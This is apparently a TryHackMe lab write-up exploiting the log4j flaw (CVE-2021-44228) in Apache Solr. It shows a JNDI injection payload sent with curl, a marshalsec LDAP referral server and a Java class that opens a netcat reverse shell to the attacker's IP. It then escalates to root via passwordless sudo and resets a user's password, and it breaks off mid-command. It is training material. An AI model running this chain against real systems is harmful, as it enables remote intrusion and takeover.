Solar, exploiting log4j - Tryhackme

CVE-2021-44228 Introduction

- The vulnerability offers a remote code execution on hosts engaging with software that utilizes this `log4j` version.
- For more info on this vulnerability-
  - https://www.huntress.com/blog/rapid-response-critical-rce-vulnerability-is-affecting-java
  - https://www.youtube.com/watch?v=7qoPDq41xhQ


Reconnaissance

- The target machine utilizes the vulnerable `log4j` package.
- Nmap Scan -

```
# Nmap 7.93 scan initiated Wed Aug 30 09:33:29 2023 as: nmap -A -T4 -vvv -p- -oN nmaps
can_allports 10.10.165.63
Increasing send delay for 10.10.165.63 from 5 to 10 due to 11 out of 19 dropped probes
since last increase.
Warning: 10.10.165.63 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.165.63
Host is up, received conn-refused (0.21s latency).
Scanned at 2023-08-30 09:33:30 EDT for 1664s
Not shown: 65308 closed tcp ports (conn-refused), 224 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 e235e14f4e87459e5f2c97e0daa9dfd5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTRQx4ZmXMByEs6dg4VTz+UtM9X9Ljxt6SU3oceqRUlV+o
hx56xdD0ZPbvD0IcYwUrrqcruMG0xxgRxWuzV+FQAJVQe76ED966+lwrwAnUsVFQ5apw3N+WKnD53eldUZRq7/
2nGQQizrefY7UjAGX/EZonSVOWZyhVyONu2VBBwg0B0yA3UBZV+yg+jGsrZ9ETEmfNbQRkbodEAwoZrGQ87UEd
Tkfj+5TGmfzqgukmBvvVV7KoXgSQIZNkqRmkAVKKXeEfydnOR37KMglBUXIR/50jkIswxWbNk2OtS6fz6UiPeE
Y39f4f0gwLx/HwUyel9yzH4dkDb+LBS6X/X9b9
|   256 b2fd9b751c9e80195d134e8da0837bf9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAqCgW5Mlx2V
```


```
pC61acc0G4VMZUAauQDoK5xIzdHzdDLPXt0GqsoIw1fuwTSSzSy8RFmGU5PNHiWn0egoUwlXdc4=
|   256 75200b4314a98a491ad92933e1b91ab6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFZ/jrfDX1aK1I0A/sLRVb2qoCF9xHWbVW+gBCV8dSmg
111/tcp  open  rpcbind syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
8983/tcp open  http    syn-ack Apache Solr
| http-title: Solr Admin
|_Requested resource was http://10.10.165.63:8983/solr/
|_http-favicon: Unknown favicon MD5: ED7D5C39C69262F4BA95418D4F909B10
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Wed Aug 30 10:01:14 2023 -- 1 IP address (1 host up) scanned in 1664.52
seconds
```

- We can see `Apache solr` is running on port 8983
- Visiting the website at http://10.10.165.63:8983 -



Discovery

- We can see the version of the Apache Solr to be 8.11.0
- This version of the application includes the vulnerable package `log4j`
- We can see in the website front page only that `log4j` is in use.
- The `-Dsolr.log.dir` is displayed on the front page.



JVM

Runtime	Oracle Corporation Java HotSpot(TM) 64-Bit Server VM 1.8.0_181 25.181-b13
Processors	1
Args	-DSTOP.KEY=solrrocks
	-DSTOP.PORT=7983
	-Djetty.home=/opt/solr/server
	-Djetty.port=8983
	-Dlog4j.configurationFile=/var/solr/log4j2.xml
	-Dsolr.data.home=
	-Dsolr.default.confdir=/opt/solr/server/solr/configsets/_default/conf
	-Dsolr.install.dir=/opt/solr
	-Dsolr.jetty.inetaccess.excludes=
	-Dsolr.jetty.inetaccess.includes=
	-Dsolr.log.dir=/var/solr/logs
	-Dsolr.log.muteconsole
	-Dsolr.solr.home=/var/solr/data
	-Duser.timezone=UTC
	-XX:+AlwaysPreTouch
	-XX:+ExplicitGCInvokesConcurrent
	-XX:+ParallelRefProcEnabled
	-XX:+PerfDisableSharedMem
	-XX:+PrintGCApplicationStoppedTime
	-XX:+PrintGCDateStamps
	-XX:+PrintGCDetails
	-XX:+PrintGCTimeStamps

- Downloaded the attached task files and unzipped it -
- We get a list of log files
- On analyzing the files we get repeated requests to one specific URL endpoint in one specific file - `solar.log`

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/solar]
└─$ cat solr.log
2021-12-13 03:43:30.399 INFO  (main) [   ] o.e.j.u.log Logging initialized @1872ms to org.eclipse.jetty.util.log.Slf4jLog
2021-12-13 03:43:30.826 INFO  (main) [   ] o.e.j.s.Server jetty-9.4.44.v20210927; built: 2021-09-27T23:02:44.612Z; git: 8da83308eeca865e495e53ef315a249d63ba9332; jvm 1.8.0_181-b13
2021-12-13 03:43:30.851 INFO  (main) [   ] o.e.j.d.p.ScanningAppProvider Deployment monitor [file:///opt/solr-8.11.0/server/contexts/] at interval 0
2021-12-13 03:43:31.360 INFO  (main) [   ] o.e.j.w.StandardDescriptorProcessor NO JSP Support for /solr, did not find org.apache.jasper.servlet.JspServlet
2021-12-13 03:43:31.393 INFO  (main) [   ] o.e.j.s.session DefaultSessionIdManager workerName=node0
2021-12-13 03:43:31.394 INFO  (main) [   ] o.e.j.s.session No SessionScavenger set, using defaults
2021-12-13 03:43:31.397 INFO  (main) [   ] o.e.j.s.session node0 Scavenging every 660000ms
2021-12-13 03:43:31.635 INFO  (main) [   ] o.a.s.s.SolrDispatchFilter Using logger factory org.apache.logging.slf4j.Log4jLoggerFactory
2021-12-13 03:43:31.642 INFO  (main) [   ] o.a.s.s.SolrDispatchFilter  ___      _       Welcome to Apache Solr™ version 8.11.0
2021-12-13 03:43:31.642 INFO  (main) [   ] o.a.s.s.SolrDispatchFilter / ___|  ___| |_ _   Starting in standalone mode on port 8983
2021-12-13 03:43:31.643 INFO  (main) [   ] o.a.s.s.SolrDispatchFilter \__ \ ⇡ ⇣ ' \| ' \  Install dir: /opt/solr
2021-12-13 03:43:31.644 INFO  (main) [   ] o.a.s.s.SolrDispatchFilter |___/\__/_|_|_|    Start time: 2021-12-13T03:43:31.644Z
2021-12-13 03:43:31.664 INFO  (main) [   ] o.a.s.c.SolrPaths Using system property solr.solr.home: /var/solr/data
2021-12-13 03:43:31.665 INFO  (main) [   ] o.a.s.c.SolrXmlConfig Loading container configuration from /var/solr/data/solr.xml
2021-12-13 03:43:32.003 INFO  (main) [   ] o.a.s.c.SolrXmlConfig MBean server found: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc, but no JMX reporters were configured - adding default JMX reporter.
2021-12-13 03:43:33.221 INFO  (main) [   ] o.a.h.c.HttpShardHandlerFactory Host whitelist initialized: WhitelistHostChecker [whitelistHosts=null, whitelistHostCheckingEnabled=true]
2021-12-13 03:43:33.733 WARN  (main) [   ] o.e.j.u.s.S.config Trusting all certificates configured for Client@25ddbbbb[provider=null,keyStore=null,trustStore=null]
2021-12-13 03:43:33.741 WARN  (main) [   ] o.e.j.u.s.S.config No Client EndPointIdentificationAlgorithm configured for Client@25ddbbbb[provider=null,keyStore=null,trustStore=null]
2021-12-13 03:43:34.241 WARN  (main) [   ] o.e.j.u.s.S.config Trusting all certificates configured for Client@69f63d95[provider=null,keyStore=null,trustStore=null]
2021-12-13 03:43:34.241 WARN  (main) [   ] o.e.j.u.s.S.config No Client EndPointIdentificationAlgorithm configured for Client@69f63d95[provider=null,keyStore=null,trustStore=null]
2021-12-13 03:43:34.369 WARN  (main) [   ] o.a.s.c.CoreContainer Not all security plugins configured!  authentication=disabled authorization=disabled.  Solr is only as secure as you make it. Consider configurin
g authentication/authorization before exposing Solr to users internal or external.  See https://s.apache.org/solrsecurity for more info
2021-12-13 03:43:34.741 INFO  (main) [   ] o.a.s.c.TransientSolrCoreCacheDefault Allocating transient core cache for max 2147483647 cores with initial capacity of 1024
2021-12-13 03:43:34.769 INFO  (main) [   ] o.a.s.h.a.MetricsHistoryHandler No .system collection, keeping metrics history in memory.
2021-12-13 03:43:34.939 INFO  (main) [   ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.node' (registry 'solr.node') enabled at server: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc
2021-12-13 03:43:34.944 INFO  (main) [   ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jvm' (registry 'solr.jvm') enabled at server: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc
2021-12-13 03:43:34.956 INFO  (main) [   ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jetty' (registry 'solr.jetty') enabled at server: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc
2021-12-13 03:43:35.030 INFO  (main) [   ] o.a.s.c.CorePropertiesLocator Found 0 core definitions underneath /var/solr/data
2021-12-13 03:43:35.121 INFO  (main) [   ] o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppContext@5e2c3d18{/solr,file:///opt/solr-8.11.0/server/solr-webapp/webapp/,AVAILABLE}{/opt/solr-8.11.0/server/solr-webapp
/webapp}
2021-12-13 03:43:35.169 INFO  (main) [   ] o.e.j.s.AbstractConnector Started ServerConnector@2fb3536e{HTTP/1.1, (http/1.1, h2c)}{0.0.0.0:8983}
2021-12-13 03:43:35.169 INFO  (main) [   ] o.e.j.s.Server Started @6644ms
2021-12-13 03:44:58.415 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=80
2021-12-13 03:47:53.989 INFO  (qtp1083962448-21) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:54.819 INFO  (qtp1083962448-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:55.284 INFO  (qtp1083962448-19) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:55.682 INFO  (qtp1083962448-22) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.075 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.459 INFO  (qtp1083962448-23) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.844 INFO  (qtp1083962448-14) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.253 INFO  (qtp1083962448-17) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.548 INFO  (qtp1083962448-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.758 INFO  (qtp1083962448-21) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:58.058 INFO  (qtp1083962448-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=1
2021-12-13 03:47:58.346 INFO  (qtp1083962448-19) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:58.616 INFO  (qtp1083962448-22) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:58.892 INFO  (qtp1083962448-22) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:59.159 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=4
```

- It indicates the data entrypoint to be - `params`

Proof Of Concept

- On visiting the URL http://10.10.165.63:8983/ we saw it was prefixed with `solr` prefix
- So, now we need to visit - http://10.10.165.63:8983/solr/admin/cores
- The `log4j` package adds extra logic to logs by "parsing" entries, ultimately to enrich the data.
- Other syntax might be in fact *executed* just as it is entered into log files.
- Some examples of the syntax are -
  - `${sys:os.name}`
  - `${sys:user.name}`
  - `${log4j:configParentLocation}`
  - `${ENV:PATH}`
  - `${ENV:HOSTNAME}`
  - `${java:version}`
- The general payload to abuse this `log4j` vulnerability is - `${jndi:ldap://AttackerControlledHost}`

- This syntax indicates that the log4j will invoke functionality from "JNDI", or the "Java Naming and Directory Interface."
- The `ldap://` indicates that the target will reach out to an endpoint via the LDAP protocol.
- We as a attacker can host a simple listener to see the connection.
- We have already discovered that we can supply `params` to the `/solr/admin/cores` URL
- Other locations where we can supply this JNDI syntax:
  - Input boxes, user and password login forms, data entry points within applications
  - HTTP headers such as `User-Agent` , `X-Forwarded-For` or other customizable headers.
- For more information on JNDI attack vector - https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf
- Starting a netcat listener -

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/solar]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
```


- Making a curl request using the JNDI payload in the parameters

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/solar]
└─$ curl 'http://10.10.165.63:8983/solr/admin/cores?foo=$\{jndi:ldap://10.17.49.224:9999\}'
{
  "responseHeader":{
    "status":0,
    "QTime":5},
  "initFailures":{},
  "status":{}}

┌──(kali㉿kali)-[~/Documents/Tryhackme/solar]
└─$

┌──(kali㉿kali)-[~/Documents/Tryhackme/solar]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.17.49.224] from (UNKNOWN) [10.10.165.63] 58098
0
`
```

- We see that we receive a connection which clearly indicates that the package is vulnerable.

Exploitation


- As we know the target made a LDAP request.
- Now we can utilize a open-source and public utility to stage an "**LDAP Referral Server**".
- It will be essentially used to redirect the initial request of the victim to another location.
- There we can host a secondary payload that will run code on the target.
- For getting the LDAP referral server, we will use the `marshalsec` utility
- Reviewing the README for this utility, it suggests using Java 8.
- We can install **Java 8** from the website - https://mirror.cnop.net/jdk/linux



- And then run the following commands -

```
$ sudo mkdir /usr/lib/jvm
$ cd /usr/lib/jvm
$ sudo tar xzvf ~/Downloads/jdk-8u181-linux-x64.tar.gz
$ sudo update-alternatives --install "/usr/bin/java" "java" "/usr/lib/jvm/jdk1.8.0_18
1/bin/java" 1
$ sudo update-alternatives --install "/usr/bin/javac" "javac" "/usr/lib/jvm/jdk1.8.0_1
81/bin/javac" 1
$ sudo update-alternatives --install "/usr/bin/javaws" "javaws" "/usr/lib/jvm/jdk1.8.0
_181/bin/javaws" 1
$ sudo update-alternatives --set java /usr/lib/jvm/jdk1.8.0_181/bin/java
$ sudo update-alternatives --set javac /usr/lib/jvm/jdk1.8.0_181/bin/javac
$ sudo update-alternatives --set javaws /usr/lib/jvm/jdk1.8.0_181/bin/javaws
```


- Now, on checking the Java version -



- Now, we need to install the `marshalsec` utility from - https://github.com/mbechler/marshalsec
- After moving to the `marshalsec` directory we need to run the command -

```
$ mvn clean package -DskipTests
```

- If `maven` is not installed, we can install it with `sudo apt-get install maven`
- Now starting the LDAP server -




- Now our LDAP server is ready and running.
- Now, we will create an exploit with the specific name - `Exploit.java`

```
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash 10.17.49.224 9999");
        } catch (Exception e) {
            e.printStackTrace();
```

```
        }
    }
}
```


- Compiling our payload



- Now we will start a python server in the same folder where our exploit is with the command -

```
$ python3 -m http.server 8000
```

- And then we will start a netcat listener on port 9999
- Then we will make the curl request to the listening port of the LDAP server (1389)
- Then we get a reverse shell.



- Now trying to get root access -

```
solr@solar:/opt/solr/server$ sudo -l
sudo -l
Matching Defaults entries for solr on solar:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User solr may run the following commands on solar:
    (ALL) NOPASSWD: ALL
solr@solar:/opt/solr/server$ sudo su
sudo su
root@solar:/opt/solr-8.11.0/server# ls -alh
```

- Changing the password of the user `solr`

```
solr@solar:/opt/solr/server$ sudo bash
sudo bash
root@solar:/opt/solr-8.11.0/server# passwd solr
passwd solr
Enter new UNIX password: solr

Retype new UNIX password: solr

passwd: password updated successfully
root@solar:/opt/solr-8.11.0/server#
```

- Now trying to login via SSH -

```
┌──(kali㉿kali)-[~/Documents/Tryhackme]
└─$ ssh solr@10.10.166.131
The authenticity of host '10.10.166.131 (10.10.166.131)' can't be established.
ED25519 key fingerprint is SHA256:VPx7mYuBsJ55P9/hfFuuYIjMx9XjpMRWIy4wC5fiG4Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.166.131' (ED25519) to the list of known hosts.
solr@10.10.166.131's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Aug 31 05:39:15 UTC 2023

  System load:  0.08               Processes:           96
  Usage of /:   4.2% of 61.80GB    Users logged in:     0
  Memory usage: 85%                IP address for eth0: 10.10.166.131
  Swap usage:   0%

246 packages can be updated.
189 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

solr@solar:~$
```

- We see, that we are successfully able to login via SSH.
- Now checking the logs on the compromised system -

```
root@solar:/var/solr/logs# ls -alh                                          [64/328]
ls -alh
total 136K
drwxr-x--- 2 solr solr 4.0K Aug 31 04:27 .
drwxr-x--- 4 solr solr 4.0K Aug 31 04:27 ..
-rw-rw-r-- 1 solr solr 1.9K Aug 31 04:28 solr-8983-console.log
-rw-rw-r-- 1 solr solr  90K Aug 31 05:24 solr_gc.log.0.current
-rw-rw-r-- 1 solr solr 4.7K Aug 31 05:24 solr.log
-rw-rw-r-- 1 solr solr 6.4K Dec 13  2021 solr.log.1
-rw-rw-r-- 1 solr solr 5.1K Dec 13  2021 solr.log.2
-rw-rw-r-- 1 solr solr 6.4K Dec 13  2021 solr.log.3
-rw-rw-r-- 1 solr solr    0 Dec 13  2021 solr_slow_requests.log
root@solar:/var/solr/logs# cat solr.log
cat solr.log
